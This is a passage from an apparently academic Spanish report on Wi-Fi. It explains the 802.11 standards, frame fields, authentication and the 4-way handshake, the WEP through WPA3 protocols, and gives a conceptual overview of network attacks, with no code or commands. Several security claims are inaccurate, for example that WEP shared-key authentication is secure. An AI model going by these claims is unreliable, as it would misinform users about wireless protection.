**802.11ac** es compatible con Wi-Fi 5, y por tanto los dispositivos que soportan este estándar trabajan con frecuencias de 5GHz, pero en la mayoría de casos también son capaces de soportar la frecuencia de 2.4GHz. Este estándar hace uso de la tecnología MU-MIMO, cuyo acrónimo es múltiple usuario, múltiple entrada y múltiple salida. La tecnología MU-MIMO, permite que hasta un máximo de 4 dispositivos puedan compartir el tiempo de conexión simultáneamente. Esta tecnología no está disponible para las versiones de dispositivos que hacen uso de frecuencias de 2.4GHz




Ilustración 2 Comparación SU-MIMO y MU-MIMO [7].

**802.11ax** compatible con la generación Wi-Fi 6, este estándar es capaz de aceptar frecuencias tanto de 2.4 GHz como 5GHz, además el nuevo estándar Wi-fi 6E añade una nueva frecuencia de banda de 6 GHz que nos permite conectarnos con una menor interferencia como se puede ver [8] se añade 1,2Ghz de esta manera aumenta el espectro.

También podemos encontrar dispositivos que solo son capaces de soportar una única banda de frecuencia en el estándar Wi-Fi 6, en cuyo caso se obtiene las otras bandas de frecuencia de los estándares previos.

Este nuevo estándar hace uso de la tecnología OFDMA (Acceso Múltiple por División de Frecuencias Ortogonales).

Con el **OFDMA**, se puede dividir el canal para evitar que se ocupe todo el ancho de banda y así poder enviar distintas solicitudes sin poner el resto de en cola. Además, se incorporan mejoras en la tecnología MU-MIMO del estándar anterior, permitiendo que los canales se puedan comunicar de forma bidireccional.

Aunque aquí solo hemos mencionado las siglas más comunes, existen otras siglas de estándares como AY, AD y las siglas BX que se prevé como una mejora del Wi-Fi 6 cuando se lancé en 2024. En la ilustración 7 podemos ver la mayoría de ellas con sus características principales.

IEEE Standard	Year Adopted	Frequency	Max. Data Rate
802.11a	1999	5 GHz	54 Mbps
802.11b	1999	2.4 GHz	11 Mbps
802.11g	2003	2.4 GHz	54 Mbps
802.11n	2009	2.4/5 GHz	600 Mbps
802.11ac	2014	5 GHz	1 Gbps
802.11ac Wave 2	2015	5 GHz	3.47 Gbps
802.11ad	2016	60 GHz	7 Gbps
802.11af	2014	2.4/5 GHz	26.7 Mbps – 568.9 Mbps (depending on channel)
802.11ah	2016	2.4/5 GHz	347 Mbps
802.11ax	2019 (expected)	2.4/5 GHz	10 Gbps
802.11ay	late 2019 (expected)	60 GHz	100 Gbps
802.11az	2021 (expected)	60 GHz	Device tracking refresh rate 0.1-0.5 Hz

Ilustración 3 Tabla IEEE estándares [9].

## 7.2 Trama 802.11

La trama 802.11 está compuesta por los paquetes de datos necesarios para las redes inalámbricas. En las tramas 802.11, podemos encontrar la trama de control, de datos y de gestión.

En este apartado trataremos en profundidad la trama genérica 802.11, explicando para que sirve cada uno de sus campos. Luego explicaremos cómo funciona la autenticación y asociación dentro de esta trama. Cabe destacar que las tramas 802.11 pueden variar según las versiones de los estándares.

Tal y como veremos en la tabla 1, la trama 802.11 se divide en tres partes, encabezado, contenido y FCS (Secuencia de verificación de trama).




Tabla 1 Trama 802.11.

En primer lugar, hablaremos del encabezado de la trama 802.11 que se divide en:

- **El control de trama:** nos da información sobre el tipo de trama. Contiene subcampos para las tramas de control, datos y administración. En la tabla 2, entraremos en más detalles sobre los campos que componen el control de trama.

Versión protocolo (2bits)	Tipo (2bits)	Subtipo (4 bits)	A DS (1 bit)	De Ds (1 bit)	Más fragmentos (1 bit)	Reintentar (1 bit)	Administración de energía (1 bit)	Más datos (1 bit)	Seguridad (1 bit)	Orden (1 bit)
---------------------------	--------------	------------------	--------------	---------------	------------------------	--------------------	-----------------------------------	-------------------	-------------------	---------------

Tabla 2 Trama del campo control de trama de 802.11.

- **Versión del protocolo:** este campo sirve para gestionar las distintas versiones de los protocolos.
- **Tipo y subtipo:** estos dos campos sirven para indicar si se realizan tareas de gestión, de control o de datos, entre estas tareas podemos encontrar solicitud y respuesta tanto de asociación como de autenticación. En la tabla 3 veremos las principales de cada tipo.

Tipo	Subtipo	Función
00 (Gestión)	0000	Petición de asociación
	0001	Respuesta de asociación
	0010	Petición de Re asociación
	0011	Respuesta de Re asociación
	1000	Señal (Beacon)
	1010	Des asociación
	1011	Autenticación
	1100	De autenticación
01 (Control)	1011	Petición de envío (RTS)
	1100	Listo para enviar (CTS)
	1101	Confirmación Recepción del mensaje (ACK)
10 (Datos)	0000	Datos

Tabla 3 Tipos y subtipos de control de trama 802.11.

- **A DS y De DS:** estos dos campos nos indica hacia dónde va dirigida la trama.

A DS	De DS	
0	0	Tramas enviadas de una estación a otra dentro del mismo servicio (IBSS)
0	1	Trama que sale del sistema de distribución o del punto de acceso hacia la estación.
1	0	Trama que viene hacia el sistema de distribución o estación asociado a un punto de acceso.
1	1	Asociado a una red de sistema de distribución inalámbrica (WDS)

Tabla 4 Bits campos A DS y De DS.

- **Más Fragmentos:** este campo a 1 nos indica si quedan más fragmentos por enviar.
  - **Reintentar:** este campo a 1 indica que una trama anterior se vuelve a transmitir.
  - **Administración de energía:** este campo a 1 indica que el sistema está en hibernación, a 0 indica que está en activo.
  - **Más datos:** este campo a 1 indica que hay más tramas por transmitir.
  - **Seguridad:** si este campo se encuentra a 1 significa que la información transmitida se ha cifrado. Indicando que la trama se encuentra protegida por mecanismos de seguridad.
  - **Orden:** este campo a 1 indica que la trama se envía en orden, por lo que no se necesita ordenarla.
- **Duración:** este campo puede funcionar en tres modos:
    - **Cuando el bit 15 está a 0:** en este caso se establece el NAV (vector de asignación de red) donde se nos indica el tiempo en microsegundos que se necesita para la comunicación actual.
    - **Cuando los primeros 14 bits están a 0 y el bit 15 a 1:** nos permite saber el tiempo que se encuentra desocupado el dispositivo, es decir, que aún no ha recibido el vector de



asignación de red, de esta manera se evita las interferencias.

- **Cuando los primeros 14 bits están a 1 y el bit 15 a 1:** en este caso las estaciones mandan una trama de PS (ahorro de energía) cuando la estación despierta del estado de suspensión con la finalidad de adquirir la trama que se almacena previamente de forma temporal. A esta trama se le añade el valor AID (ID de asociación) para saber a qué conjunto de servicios básicos (BSS) pertenece.
- **Dirección 1:** representa la dirección física del receptor.
- **Dirección 2:** es la dirección física del medio transmisor.
- **Dirección 3:** es la dirección física del medio inalámbrico de destino.
- **Control de secuencia:** ocupa 16 bits de los cuales 4 son para numerar los fragmentos y los 12 bits siguientes sirven para enumerar las tramas y de esta manera poder identificarlas.
- **Dirección 4:** se utiliza en el modo Ad-hoc, teniendo como valor la dirección física del dispositivo inalámbrico transmisor.


En el apartado de contenido, encontraremos los datos que se van a transmitir. Por último, en el apartado de FCS, se utiliza una comprobación de redundancia cíclica (CRC) de una longitud de 32 bits y además permite controlar los errores de la trama.

### 7.2.1 Conexión trama 802.11

Los puntos de acceso envían periódicamente tramas de presencia a las que se les denomina “beacons”, estas contienen el SSID, los parámetros de configuración, su dirección física e información de la red. De esta manera los dispositivos escanean los canales y muestran las redes disponibles.

Para que un cliente y un punto de acceso puedan establecer una comunicación e intercambiar tráfico es necesario una conexión. Este proceso consta de tres partes, el descubrimiento del dispositivo, la autenticación y la asociación.

En el proceso de descubrimiento, comienza la búsqueda de puntos de acceso a los que poder enviar una solicitud de exploración de la red. Podemos obtener más información sobre el proceso de descubrimiento o escaneo en [10].



**Ilustración 4** Proceso de conexión trama 802.11 [10].

Como podemos ver en la ilustración 4, el proceso de autenticación y asociación consta de una solicitud y de una respuesta. Para poder establecer una conexión necesitamos estar autenticados y asociados. A continuación, explicaremos en mayor profundidad ambos procesos.

### 7.2.1.1 Autenticación

Para que un dispositivo o sistema se pueda comunicar a través de una red determinada, necesita asociarse a un punto de acceso, pero antes de eso es necesario autenticarse. Conviene enfatizar, que el orden puede variar en función de la configuración o de las políticas de seguridad.

El proceso de autenticación es un proceso de confianza y de identidad que se lleva a cabo cuando un cliente debe verificar su identidad para poder acceder a la red. Este proceso se consigue a través de credenciales, ya sea una clave pre-compartida (PSK) como una autenticación más avanzada.

Existen varios tipos de autenticación:

- Autenticación de clave abierta (Open Authentication): en este caso se puede asociar y autenticar cualquier usuario sin necesidad de ninguna clave. El dispositivo manda una solicitud al punto de acceso al que se quiere conectar. Luego se envía como respuesta un mensaje de error o éxito desde el punto de acceso. Este método es bastante inseguro y es utilizado por el protocolo de seguridad WEP.
- Autenticación de clave compartida (Shared Key Authentication): se hace mediante el uso de una clave de acceso compartida entre el punto de acceso y el cliente, esta clave tiene que ser conocida para ambos. Los pasos a seguir [11] para este tipo de autenticación serían:

1. El punto de acceso y el cliente realizan una configuración inicial donde se establece una clave compartida.
2. El punto de acceso envía un mensaje único y aleatorio al cliente que se denomina desafío.
3. El cliente averigua la respuesta de dicho mensaje a través de la clave compartida.
4. El punto de acceso al recibir la respuesta del cliente, realiza el proceso de verificación para comprobar que la respuesta es la esperada.

Todo este proceso se realiza a través de algoritmos criptográficos, asegurando la integridad de la comunicación. Este proceso de autenticación ofrece un proceso seguro y efectivo. El protocolo WEP hace uso de este tipo de autenticación

- Autenticación de clave pre-compartida (Pre-Shared Key Authentication): este método hace uso de una clave pre-compartida (PSK), dicha clave es configurada tanto en el cliente como en el punto de acceso y es necesaria para establecer una comunicación cifrada. La autenticación a través de **PSK** hace uso de un hash de clave conocido como TKIP que junto con el SSID de la red nos proporciona claves cifradas únicas para cada cliente. Este tipo de autenticación es utilizada por los protocolos de seguridad WPA/WPA2.
- Autenticación empresarial (Enterprise Authentication): en este proceso de autenticación hace uso de un servidor centralizado RADIUS, que verifica la identidad de los clientes, permitiendo o denegando el acceso.

Al igual que existe el proceso de autenticación, también existe el proceso de autenticación, esto ocurre cuando se terminan las comunicaciones. En este caso el punto de acceso envía una trama de desautenticación.

### 7.2.1.2 Asociación

Después de realizar la autenticación, llega el momento de la asociación, proceso en el cual el punto de acceso y el cliente establecen los parámetros de la conexión como el canal, la frecuencia o la velocidad de transmisión. La asociación tiene [10] “el propósito de que la estación se una a la red y obtenga una ID de asociación”

El proceso de asociación consta de estos pasos:

1. Solicitud de asociación, una vez que nos hemos autenticado con éxito, el cliente envía al punto de acceso una petición para unirse a la red.
2. Respuesta de asociación, después de recibir la solicitud de asociación, si la solicitud coincide con los parámetros de nuestro punto de acceso este creará un ID de asociación para el cliente y nos responderá con un mensaje de éxito. Si el mensaje es de rechazo el cliente puede intentar asociarse a otro punto de acceso

Después de la asociación toca la configuración de parámetros, proceso en el cual el cliente y el punto de acceso intercambian información sobre la velocidad de transmisión o el tipo de cifrado.

Al finalizar todo este proceso el cliente se encuentra asociado al punto de acceso y puede empezar a intercambiar información a través de la red WLAN.

De la misma manera que tenemos la desautenticación también tenemos la disociación, este proceso se puede llevar a cabo mediante el envío de una trama de disociación, y eso puede pasar debido al uso de parámetros no válidos o por algún cambio en la configuración.

### 7.2.1.3 4-way-handshake

El 4-way-handshake, también conocido como handshaking o apretón de manos, es un proceso que tiene relevancia tanto en la autenticación como en la asociación permitiendo una conexión segura y la encriptación de claves compartidas. Este proceso se utiliza en los protocolos de seguridad inalámbricas WPA/WPA2.


En cuanto a la autenticación, el 4-way-handshake se encarga de verificar la identidad del cliente además garantiza la autenticidad de las credenciales y la seguridad de la red no permitiendo el acceso a los dispositivos no autorizados.

En la asociación el 4-way-handshake genera claves de encriptación compartidas, verifica la identidad de los clientes y los puntos de acceso, y confirma la validez de las claves asegurando la integridad y confidencialidad de las conexiones.

Este proceso está compuesto por varios pasos o etapas:

1. Después de la autenticación el **punto de acceso** envía al dispositivo un número aleatorio llamado Anonce con el que crear la clave PTK que ha solicitado el cliente. De esta manera, comienza el proceso para establecer una clave encriptada compartida.
2. El cliente le devuelve otro número aleatorio conocido como Snonce junto con un código de integridad del mensaje. Con todo esto, el punto de acceso tiene los elementos necesarios para crear el PTK.

3. El punto de acceso envía la clave temporal GTK, junto con otro código de integridad del mensaje y un número de secuencia.
4. Por último, el dispositivo envía un mensaje de confirmación al punto de acceso (ACK). El punto de acceso envía su propia confirmación criptográfica, confirmando que el PTK compartido coincide entre el cliente y el punto de acceso.



*Ilustración 5 Proceso Handshaking de cuatro vías [12]*

Al finalizar este proceso tanto el cliente como el punto de acceso tendrán una clave de sesión compartida y pueden comenzar a transmitir datos de manera segura a través de la red inalámbrica.

## 8. Protocolos de seguridad wifi

Uno de los principales inconvenientes de las redes inalámbricas es la seguridad como hemos comentado. De ahí que surgen los protocolos de seguridad de redes wifi.

- **WEP** (Wired Equivalent Privacy): este protocolo surgió con el estándar original 802.11, fue el primero en desarrollarse. WEP se basa en añadir seguridad mediante el cifrado de datos, haciendo uso de claves de 64 a 128 bits. WEP hace uso de una técnica de autenticación a través de una clave compartida (SKA) que permite verificar el acceso a redes inalámbricas. Con este protocolo se evitaba los ataques de intermediario. Hoy en día se encuentra prácticamente obsoleto, además de ser un estándar poco fiable y poco recomendable.
- **WPS**: es un protocolo auxiliar que ofrece la funcionalidad de conectarse a una red inalámbrica con un PIN de 8 dígitos en lugar de la contraseña. Este protocolo se creó con la finalidad de dar mayor comodidad a la hora conectarnos, a pesar de ello genera un sistema inseguro, ya que se inhabilitan las medidas de seguridad, haciendo más fácil un ataque por fuerza bruta.
- **WPA** (Wi-Fi Protected Access): en consecuencia, a las vulnerabilidades de seguridad que reveló el protocolo WEP surge el protocolo WPA mejorando las claves de seguridad pasando estas de 64 bits y 128 bits a ser de 256 bits. Este protocolo hace uso de una clave temporal (TKIP), con esto se evita el uso de la misma clave asimismo proporciona una mayor seguridad. Otra mejora que se añadió fue la utilización de una clave pre compartida (PSK). WPA tiene dos modos de uso, personal y empresarial. A pesar de las mejoras seguían existiendo vulnerabilidades, especialmente dirigidos a protocolos auxiliares como WPS.

**WPA2** (Wi-Fi Protected Access 2): El protocolo WPA2 surgió con la finalidad de mejorar el protocolo WPA y solucionar las vulnerabilidades surgidas con el cifrado RC4. WPA2, hace uso de código de autenticación de mensajes CCMP basado en el estándar de cifrado avanzado (AES). Al igual que WPA, este protocolo funciona en dos modos:

- Modo personal (WPA2-PSK)
- Modo empresarial (WPA2-EAP)

Se mejoró añadiendo dos nuevos protocolos, que establecen y modifican las claves criptográficas mediante el uso de servicios de autenticación y control de acceso:


- Group key handshake, protocolo de enlace de dos vías que genera una clave temporal de grupo conocida como GTK, para cifrar el

tránsito de mecanismos de comunicación tales como el broadcasting (difusión) y el multicasting (multidifusión). El GTK de 32 bytes, se divide en tres partes, 16 bytes para la clave de cifrado, 8 bytes para la clave de autenticación de paquetes enviados y otros 8 bytes para la clave de autenticación de paquetes recibidos. Esta clave es compartida por todos los sistemas asociados al mismo punto de acceso.

- 4-way handshake, hace uso de dos claves.
  - **PMK** (clave de acceso maestra por pares): clave de acceso secreta compartida que sirve para descifrar el mensaje que se envía entre los dos extremos. Esta clave se genera al final de la sesión, por medio de una función Hash.
  - **PTK**, esta clave se genera a través de esta fórmula [13]:

$$\text{PTK} = \text{PRF} (\text{PMK} + \text{Anonce} + \text{Snonce} + \text{MAC} (\text{cliente}) + \text{MAC} (\text{punto de acceso})).$$

Donde PRF representa una función pseudoaleatoria, Anonce es un número al azar generado por el punto de acceso, Snonce es el número al azar generado por el cliente y por último tenemos las MAC del punto de acceso y del cliente



*Ilustración 6 Claves temporales y maestras [13].*

Las claves GMK y GTK, corresponden a PSM y PSK con la única diferencia que estas primeras son claves maestras para un grupo de dispositivos conectados al mismo punto de acceso.

A pesar de que se generó una mejora frente a los protocolos de seguridad anteriores. WPA2 es vulnerable a los ataques de reinstalación de claves, KRACK.

- **WPA3** (Wi-Fi Protected Access 3): Este protocolo cuenta con una clave de cifrado más difícil, ya que posee cifrado de datos individualizados y una protección mayor frente a los ataques de fuerza bruta. Surge la autenticación simultánea entre iguales y se centra más en la mejora de la seguridad del protocolo que en la contraseña. Se eliminan las debilidades que se presentaban con WPS, otra mejora notable es el cifrado de 192 bits para entornos empresariales.

## 8.1 Protocolos de seguridad y sus cifrados

Como hemos hablado en el apartado anterior, los protocolos de seguridad inalámbrica tienen ciertas vulnerabilidades de las que se pueden aprovechar los atacantes, por eso es importante saber qué tipo de cifrado usa cada protocolo de seguridad. Aunque mencionaremos los cifrados empresariales nos centraremos en los personales (PSK).

### 8.1.1 Cifrado WEP-RC4

El cifrado RC4, es un cifrado de flujo que opera byte a byte que utiliza tamaños de clave de 64 bits o 128 bits. Con este cifrado comienza el uso de vectores de inicialización como medida de seguridad en el proceso de cifrado. Estos vectores ayudan a que no se encripte los paquetes enviados con la misma clave secreta.

El cifrado RC4, [14] parte de una clave secreta compartida por el emisor y el receptor. Este flujo de cifrado se mezcla con los datos que se van a transmitir junto a un vector de inicialización mediante una operación de combinación, habitualmente XOR (OR exclusivo).

En [14], podemos observar lo simple que es manipular dicho cifrado para que no llegue la información correcta o llegue invertida al receptor.

Actualmente el cifrado RC4 se encuentra obsoleto y se considera un cifrado poco seguro, a pesar de ello es uno de los cifrados más conocidos y se sigue utilizando. Algunas de las razones por las que este cifrado se continúa usando es por su sencillez y facilidad para implementarlo. Con la finalidad de vulnerar este cifrado surgen los ataques estadísticos e inductivos.

### 8.1.2 Cifrado WPA-PSK

El cifrado WPA-PSK, es un cifrado orientado al modo personal o nivel usuario, es decir está diseñado para redes en entornos domésticos, basado en un sistema de claves compartida de 8 a 63 caracteres.

Este cifrado puede hacer uso de uno de estos dos métodos de cifrado:



- TKIP: es un método de encriptación basado en la integridad de las claves temporales, suministra una llave por paquete y haciendo uso de claves dinámicas. Este protocolo surgió como solución a los problemas de cifrado WEP.
- AES: es un método de codificación avanzada de encriptación que emplea un algoritmo de cifrado simétrico, utiliza una única clave tanto para el cifrado como el descifrado en las dos partes que intervienen en la comunicación. Es el estándar de codificación autorizado por Wi-Fi.

### 8.1.3 Cifrado WPA-RADIUS

El cifrado WPA-RADIUS, es un cifrado orientado al modo empresarial donde cada usuario se conecta al servidor con su clave única. Este cifrado se apoya en distintos mecanismos como:

- EAP-TLS, consiste en un mecanismo de seguridad que ofrece autenticación basada en certificados tanto en el lado del cliente como en el lado de la red.
- EAP-TTLS, proporciona herramientas para permitir la autenticación en varios sistemas basada en certificados, pero solo del lado de la red.
- PEAP, protocolo de autenticación que ofrece protección a los canales de comunicación.

### 8.1.4 Cifrado WPA2-PSK

El cifrado WPA2-PSK, es un cifrado orientado al modo usuario, este cifrado es la versión mejorada del cifrado WPA-PSK. Se incorpora las características técnicas de encriptación basada en claves avanzadas. Este algoritmo de cifrado hace uso de un protocolo conocido como CCMP, que consiste en un protocolo de cifrado que administra claves y se asegura de la integridad de los mensajes. De esta manera, CCMP sustituye a TKIP.

El protocolo CCMP, usa cifrado en bloques de 128 bits a través del método AES en modo contador junto con el cifrado de código de autenticación MAC. El método AES en modo contador se utiliza con la finalidad de aportar un cifrado seguro evitando que el vector de inicialización sea él mismo para todos los mensajes. El sistema de cifrado MAC se genera mediante un algoritmo criptográfico y una clave secreta cuya finalidad es verificar que no sufre alteración alguna el mensaje.

Con todo lo expuesto anteriormente, podemos decir que es el cifrado más seguro de los que hemos visto hasta ahora, pero sin embargo tiene sus inconvenientes no todos los dispositivos son capaces de soportar el modo de cifrado WPA2-PSK, además la carga de trabajo es mayor al renovar cada vez las claves.

### 8.1.5 Cifrado WPA2-RADIUS

El cifrado WPA2-RADIUS, es un cifrado orientado al modo empresarial que como en su versión del cifrado WPA-RADIUS, se asignan claves únicas por cada sesión para cada usuario.

### 8.1.6 Cifrado WPA3-PSK

Este tipo de cifrado es actualmente la mejor opción, el problema es que solo se encuentra disponible en los dispositivos más modernos, generando un problema de compatibilidad con el resto de dispositivos. Este cifrado nos ofrece una autenticación más sólida e individualizada a través del método SAE (Simultaneous Authentication of Equals). Además, nos proporciona una mayor protección frente a los ataques de fuerza bruta, mediante el uso de un cifrado de 128 bits.

### 8.1.7 Cifrado WPA3-RADIUS

Este tipo de cifrado hace uso de 192 bits de autenticación a lo que le añade 256 bits de cifrado de derivación. No utiliza contraseñas, sino que consiste en un servidor de autenticación donde cada usuario tiene su clave y su certificado.

## 8.2 Ataques y amenazas

En este apartado, hablaremos sobre los ataques y amenazas que pueden atentar a la seguridad de la información o de los protocolos de seguridad inalámbrica. Todos los conceptos que trataremos afectan directamente a la seguridad de las redes WLAN, aunque algunos de ellos los trataremos de forma abreviada y nos centraremos más en aquellos que afectan a la vulnerabilidad de los protocolos de seguridad wifi.

Un router puede vulnerarse de múltiples maneras, vulnerando el acceso a las contraseñas, a la información, la modificación de DNS, la suplantación de identidad o incluso tomar el control de nuestro router. Aunque trataremos cada ataque o amenaza de forma individualizadas, se pueden combinar con la finalidad de obtener mejores resultados en menor tiempo o tener una mayor gama de recursos.

### 8.2.1 Malware

El malware es un tipo de software que generalmente se usa para infectar cualquier dispositivo con la finalidad de modificar, eliminar documentos o acceder a información confidencial. Hay varios tipos de malware:

- **Virus**, es el tipo de malware más conocido. Se adhiere a código ejecutable como un programa, mientras dicho programa se está ejecutando el virus navega por distintos archivos, pudiendo infectarlos. Además, se extiende replicando los archivos infectados. En el caso de las redes inalámbricas este tipo de malware ataca a los puntos de conexión inalámbrica, pudiendo propagarse.
- **Gusanos**, este tipo de malware es muy parecido a los virus, la principal diferencia es que se difunden a través de la red y pueden vivir por su cuenta sin la necesidad de adherirse.
- **Trojanos**, generalmente se presentan a través de la instalación de un programa aparentemente inofensivo, de esta manera afectan nuestros dispositivos y esto les proporciona el acceso absoluto a nuestros recursos.
- **Ransomware**, es un tipo de malware que impide a los usuarios acceder al sistema o a los archivos. Tiene como finalidad secuestrar los datos y pedir un rescate a cambio de desbloquearlos.
- **Adware**, muestra anuncios indeseados y a través de los cuales recopila datos e información. Algunos ejemplos de adware serían los banners o las ventanas emergentes.
- **Rootkit**, es un tipo de malware que usa una colección de software o herramientas con la finalidad de atacar al root o al administrador. Es difícil de detectar ya se oculta en el propio sistema. Entre los diferentes tipos de rootkit que podemos encontrar se encuentra el de firmware que afecta principalmente a los dispositivos de red.

Cabe destacar que todos los tipos de malware tratados en este apartado se basan en ataques a las redes, con la finalidad de acceder a la información que se manejan a través de las comunicaciones en la red o vulnerar los dispositivos conectados a ellas, más que la debilidad de la seguridad de los protocolos inalámbricos.

### 8.2.2 Ataques de red

En este apartado hablaremos sobre los distintos ataques o ciberataques que pueden sufrir los sistemas informáticos conectados a la red.

- **Ataques de suplantación o autenticación:**

- **Ataques de envenenamiento de DNS**, este tipo de ataque busca modificar la configuración DNS. Esto se hace engañando a un servidor DNS para que acepte un registro de DNS. De esta manera proporcionará direcciones de DNS falsas cuando se intente acceder a sitios web legítimos.
- **Ataques de intermediario (Man-In-The-Middle)** es un ataque que coloca al atacante en el medio de dos hosts con la finalidad de obtener la información que va desde el origen al destino, además pudiendo modificar el tránsito de la información. Algunos ejemplos de este tipo de ataque serían el secuestro de cookies, de sesión o ataques de punto de acceso no autorizado.
- **ARP Spoofing o suplantación de ARP**, es un tipo de amenaza que se basa en atacar el protocolo ARP, protocolo de resolución de direcciones entre direcciones IP y MAC, infiltrándose en la red local y envenenando las tablas de resolución de direcciones. El atacante envía mensajes engañosos a través de la red con la finalidad de vincular su dirección MAC con la dirección IP de un servidor en la red.
- **Ataques de denegación de servicio distribuido (Dos)** es un ataque que impide el acceso a un servicio a usuarios autorizados debido a la saturación de la red o la sobrecarga del servidor. Estos ataques tienen como finalidad apropiarse de los recursos. Algunos ejemplos de este tipo de ataque son la saturación de ping o de SYN.
  - Un ataque DdoS es la variante de DoS en la que en vez de emplear un único dispositivo o servidor se emplean múltiples con la finalidad de sobrecargar el servicio.
- **Ataques de inyección:**
  - **Ataques XSS**, son un tipo de ataque de inyección en el que el atacante inserta código malicioso, mediante el secuestro de la sesión. Es tan sencillo como incrustar una secuencia de comandos maliciosa en un sitio web y que el usuario ejecute la secuencia en su navegador sin saberlo.
  - **Ataques de inyección SQL**, a diferencia de un ataque XSS, que apunta a un usuario o sesión un ataque de inyección SQL apunta a todo el sitio web si este hace uso de una base de datos SQL.
- **Ataques de fuerza bruta:**
  - **Ataques de contraseña o fuerza bruta**, utilizan un software para descifrar contraseñas, intentando diferentes combinaciones de caracteres y letras.

- **Ataque de diccionario**, este tipo de ataque utiliza un diccionario de palabras comúnmente usadas en las claves. Uno de los ataques más comunes dentro de los ataques de diccionario es obteniendo la información del handshake.
- **Ataque de ICMP Tunneling o tunelización ICMP**. El protocolo ICMP es el encargado del control de mensajes de Internet. Este ciberataque pretende evadir la seguridad de los cortafuegos, para ello se crea un túnel ICMP estableciendo una conexión encubierta.
- **Ataque de secuencia TCP**. El protocolo TCP se encarga del control de transmisión a través de la red. Este tipo de ataque intenta buscar patrones para predecir el número de secuencia del tráfico TCP, con la finalidad de secuestrar la sesión.
- **Ataque Punto de Acceso Falso (Evil Twin)**, este ataque consiste en hacer creer al cliente que está conectado al punto de acceso correcto, para ello se crea un punto de acceso clonado y falso con la finalidad de robar la información.
- **Ataque de desautenticación**, como su propio nombre indica consiste en que el cliente tenga que desautenticarse, para capturar el handshake o crear una conexión falsa.
- **Ataques estadísticos:**
  - **Ataque FMS o de flujo nulo**, este tipo de ataque está orientado a vulnerar el cifrado RC4 del protocolo WEP. Este ataque se basa en concatenar el vector de iniciación (IV) con la parte común de la clave. Para que este ataque sea eficaz es necesario conocer el primer byte del mensaje lo cual es bastante fácil de conseguir ya que la cabecera del protocolo WEP es fija.
- **Ataques inductivos:**
  - **Ataque Arbaugh**, este a ataque explota la debilidad de los mensajes. Consiguiendo el conjunto del mensaje que forma parte de las cadenas cifradas a través de una clave compartida.
  - **Ataque KoreK o chop-chop**, aprovecha la debilidad de la linealidad del protocolo WEP, permitiendo descifrar cualquier trama.
- **Ataque de ingeniería social** este método de ataques se basa manipular a las personas a través de interacciones engañosas con la finalidad de acceder a la información personal y privada. El ejemplo más conocido de este ataque es la suplantación de identidad (**phishing**).

### 8.2.3 KRACK

El ataque KRACK es un tipo de ataque de red, pero debido a su importancia se ha querido profundizar en este tipo de ataque.

